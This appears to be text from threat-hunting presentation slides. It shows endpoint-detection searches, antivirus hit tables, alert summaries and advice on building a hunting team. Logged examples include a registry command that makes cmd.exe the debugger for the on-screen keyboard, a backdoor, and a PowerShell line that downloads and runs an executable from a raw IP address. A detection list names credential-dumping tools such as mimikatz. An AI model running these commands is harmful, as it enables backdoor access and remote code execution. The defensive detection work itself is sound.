at.exe	c:\windows\system32\	Command line: at 13:44 /interactive REG ADD "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\osk.exe" /v Debugger /t REG_SZ /d "C:\windows\system32\cmd.exe"	

```
powershell.exe 92f44e405db16ac55d97e3bfe3b132fa powershell.exe c:\windows\syswow64\windowspowershell\
```

ATP1092 - Suspicious Powershell Command

```
671d.tmp c:\users\phuaw\appdata\local\temp\low\ 2549bc432518996909d76970936641c5
```

ATP1009 - Launch from Appdata Directory

```
a.exe 2549bc432518996909d76970936641c5
```

ATP1015 - Single Character Binary Executed

```
Command line: powershell -command "& { (New-Object Net.WebClient).DownloadFile(_hxxp://85.25.102.183/2c772dc07be864b5e43c900af3e4c474'C:\Users\USERID\AppData\Local\Temp\Low\a.exe' ) };C:\Users\USERID\AppData\Local\Temp\Low\a.exe"
```

Build Regex to Find Starting Point

```
Application="g64-*" OR "g32-*" OR "pwdump*" OR "gsecdump*" OR
"lz77*" OR "cachedump*" OR "lslsass*" OR "fgdump*" OR "wca.dll"
OR "credump*" OR "samdump*" OR "mimikatz*" OR "m64.exe" OR
"mimi_morph.exe" OR "wu.ps1" OR "getlsasrvaddr" OR "iam.exe" OR
"iam-alt" OR "whosthere.exe" OR "whosethere-alt" OR "genhash" OR
wce.exe OR Destination_File="minidump.cmd" OR "lsass.dmp"
```

```
search = Custom_String_4="Command line: net
localgroup administrators"
```

```
search = Custom_String_4="Command line: regsvr32*" AND
Custom_String_4="*http*" Custom_String_4!="Command line: regsvr32
/s ChilkatHttp.dll" Custom_String_4!="Command line: regsvr32 /s
\"HTTP Wizard2.ocx\""
```

```
Application="wmic.exe" Custom_String_4="Command line: \"C:\\WINDOWS\\system32\\wbem\\wmic.exe\" process
call create*" OR Custom_String_4="Command line: C:\\Windows\\system32\\wbem\\wmic.exe process call
create *" Custom_String_4!="Command line: C:\\Windows\\system32\\wbem\\wmic.exe process call create
\"cscript.exe \\\\127.0.0.1\\admin$\\hexainstaller.vbs\" Custom_String_4!="Command line:
\"C:\\Windows\\system32\\wbem\\wmic.exe\" process call create \"powershell.exe -EncodedCommand
JABFAHIAcgBvAHIAQQBjAHQAa*"
```

Execution:

```
Application_Full_Name="csrss.exe" | regex
User_Name!="(NT AUTHORITY/SYSTEM|AUTORITE
NT/Système|NT-AUTORITÄT/SYSTEM|AUTORIDADE NT/SISTEMA|NT
AUTHORITY/система|ZARZĄDZANIE NT/SYSTEM) "
```

```
Application_Full_Name="csrss.exe" | regex
Application_Directory!="[c-
f]:\\\\windows\\\\system32\\\\"
```

```
Application="lsass.exe" | regex
Application_Directory!="[c-f]:\\\\windows\\\\system32"
```

```
Application="a.exe" OR Application="b.exe" OR Application="c.exe" OR Application="d.exe" OR Application="e.exe" OR
Application="f.exe" OR Application="g.exe" OR Application="h.exe" OR Application="i.exe" OR Application="j.exe" OR
Application="k.exe" OR Application="l.exe" OR Application="m.exe" OR Application="n.exe" OR Application="o.exe" OR
Application="p.exe" OR Application="q.exe" OR Application="r.exe" OR Application="s.exe" OR Application="t.exe" OR
Application="u.exe" OR Application="v.exe" OR Application="w.exe" OR Application="x.exe" OR Application="y.exe" OR
Application="z.exe" Application_Directory!="c:\\agilent_ict\\bin\\" Application_Directory!="c:\\agilent3070\\bin\\"
```

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Application="explorer.exe" | regex
Application_Directory!="[c-
f]:\\\\(windows|winnt)\\\\(syswow64|system32|) "
```

Link to threat feeds...

AV Hits

VTSscanValue ↓	Application_Full_Name ↓	Application_Directory ↓
55	product lines.exe	d:\
55	system volume information.exe	d:\
55	tong.exe	d:\
52	homem ao mÁximo .exe	e:\homem ao mÁximo\
47	nurzaidah zainal abidin.exe	e:\
47	print.exe	e:\
43	130__08.exe	e:\dcim\
35	updatetask.exe	c:\users\ [REDACTED] \appdata\roaming\pricemeterupdate\updateproc
35	updatetask.exe	c:\users\ [REDACTED] \appdata\roaming\pricemeterupdate\updateproc
30	pmropn.exe	c:\program files (x86)\premieropinion\

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AV Hits


VTSscanValue ↓	Application_Full_Name ↓	Application_Directory ↓
47	maintainer.exe	c:\programdata\d2446020-ddff-402b-b064-199d2ce66b2b\
41	explorer.exe	c:\users\ [REDACTED] \appdata\roaming\update\
34	cdauto_run.exe	d:\temaline\installation & configuration\cd\
34	googleupdate.exe	c:\users\ [REDACTED] \appdata\local\google\desktop\install\{8dc893b2-c613-a73f-71ed-1868ce2019c9}\{9c9102ec8681}
30	clmnsvc.exe	c:\program files (x86)\searchprotect\main\bin\

AV Hits

VTSscanValue ↓	Application_Full_Name ↓	Application_Directory ↓	MD5_Checksum ↓	count ↓
47	maintainer.exe	c:\programdata\d2446020-ddff-402b-b064-199d2ce66b2b\	2c3931d269b74079297d244421b1b2fa	1
41	explorer.exe	c:\users\ [REDACTED] \appdata\roaming\update\	fd6ab283860f979c92a7342f31289ecb	4
34	cdauto_run.exe	d:\temaline\installation & configuration\cd\	b8b39bd925fdd2b36faf96a259456771	1
34	googleupdate.exe	c:\users\ [REDACTED] \appdata\local\google\desktop\install\{8dc893b2-c613-a73f-71ed-1868ce2019c9}\{9c9102ec8681}	83226c21c4825135db304a48afe570a4	4
30	clmnsvc.exe	c:\program files (x86)\searchprotect\main\bin\	53e34c09f8f8e9438837cee9c06bcd01	13

Looking for suspicious activity on Data

Alerts by Day



By Severity

Rule	Severity	Alerts	Machines
ATP1201-D-Deletion of volume shadow copies detected	Medium	1	1
ATP3021-D-Launch of Executable from APPDATA	Medium	1	1
ATP3023-D-Launch of Executable from APPDATA-Roaming - secondary	Informational	1	1
ATP3032-D-Hidden Launch of Internet Explorer via DCOM	Medium	1	1
ATP1025-D-Capture file	Informational	2	2
ATP1204-D-Suspicious Process Modifying Local Hosts File	Medium	2	2
ATP3016-D-Process Launch from Archive via Temporary Location	Medium	2	2
ATP9201-IOC Persistence Detected	High	2	2
ATP1006-D-Office opens saved email attachment	Informational	3	2
ATP3030-D-Script launch off archive	High	3	3

More linking

The screenshot displays a security analysis interface with several key components:

- Event Log Table:** A table with columns for Start Time, End Time, Device Event Category, and Name. It lists various system events such as 'Application Start', 'File Write', and 'Network Operation'.
- IR Commands Dialog:** A modal window titled 'IR Commands' with a 'Select a command:' section containing options like '(IR) Artifact Capture', '(IR) Endpoint Scan', and '(IR) Live Memory Analysis'. It also has a 'Select a target:' section.
- ATP Alerts Dialog:** A modal window titled 'ATP Alerts' showing 'Active Channel: Digital Guardian ATP Alerts'. It includes a filter: '(Device Vendor = "Digital Guardian" And Source Host Name Contains "tfischer" And Source Process Name = "zorgins.exe")'. The 'Select a command:' section includes '(ATP) BlackList Domain', '(ATP) BlackList IP', and '(ATP) BlackList URL'.
- Background Tables:** Two tables are visible in the background, one partially obscured by the dialog boxes. The top one has columns for Source Host Name, Source Process, Source Port, Source User Name, and Mes. The bottom one has columns for Start Time, End Time, Device Event Category, and Name.



Preparation

- Prepare your Team
 - Identify Resources
 - Allocate time
 - Build a plan for documentation and tooling
- Start SMALL
- Refine the process
 - Make sure you have all the right tools
- Move to wider Hunts
- Motivate
 - Use internal “CTF” challenges with real data



Embedded into IR

- Get Executive Buy IN!
 - Use the results of preparation to show benefits
- Update Policy
 - IR needs to be an active part of Operations
- Augment skill set
 - Enterprise knowledge
 - Hypothesis
 - Statistics
- Incorporate new knowledge into incident handling analysis


Conclusions

- Threat Hunting can provide a great tool to stay ahead
 - Refocusing of the IR process; priority on identification
- Minimise footprint where attackers can take a foot hold
 - Remove the dark holes
- Detect Breaches Yourself
 - Kill the 3rd party reporting syndrome

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Behaviour Tree



Attachment Opened

Active Attachment

Risk - unknown

Risk - elevated

Suspicious activity



Definite malicious Risk of exfiltration

Almost certainly malicious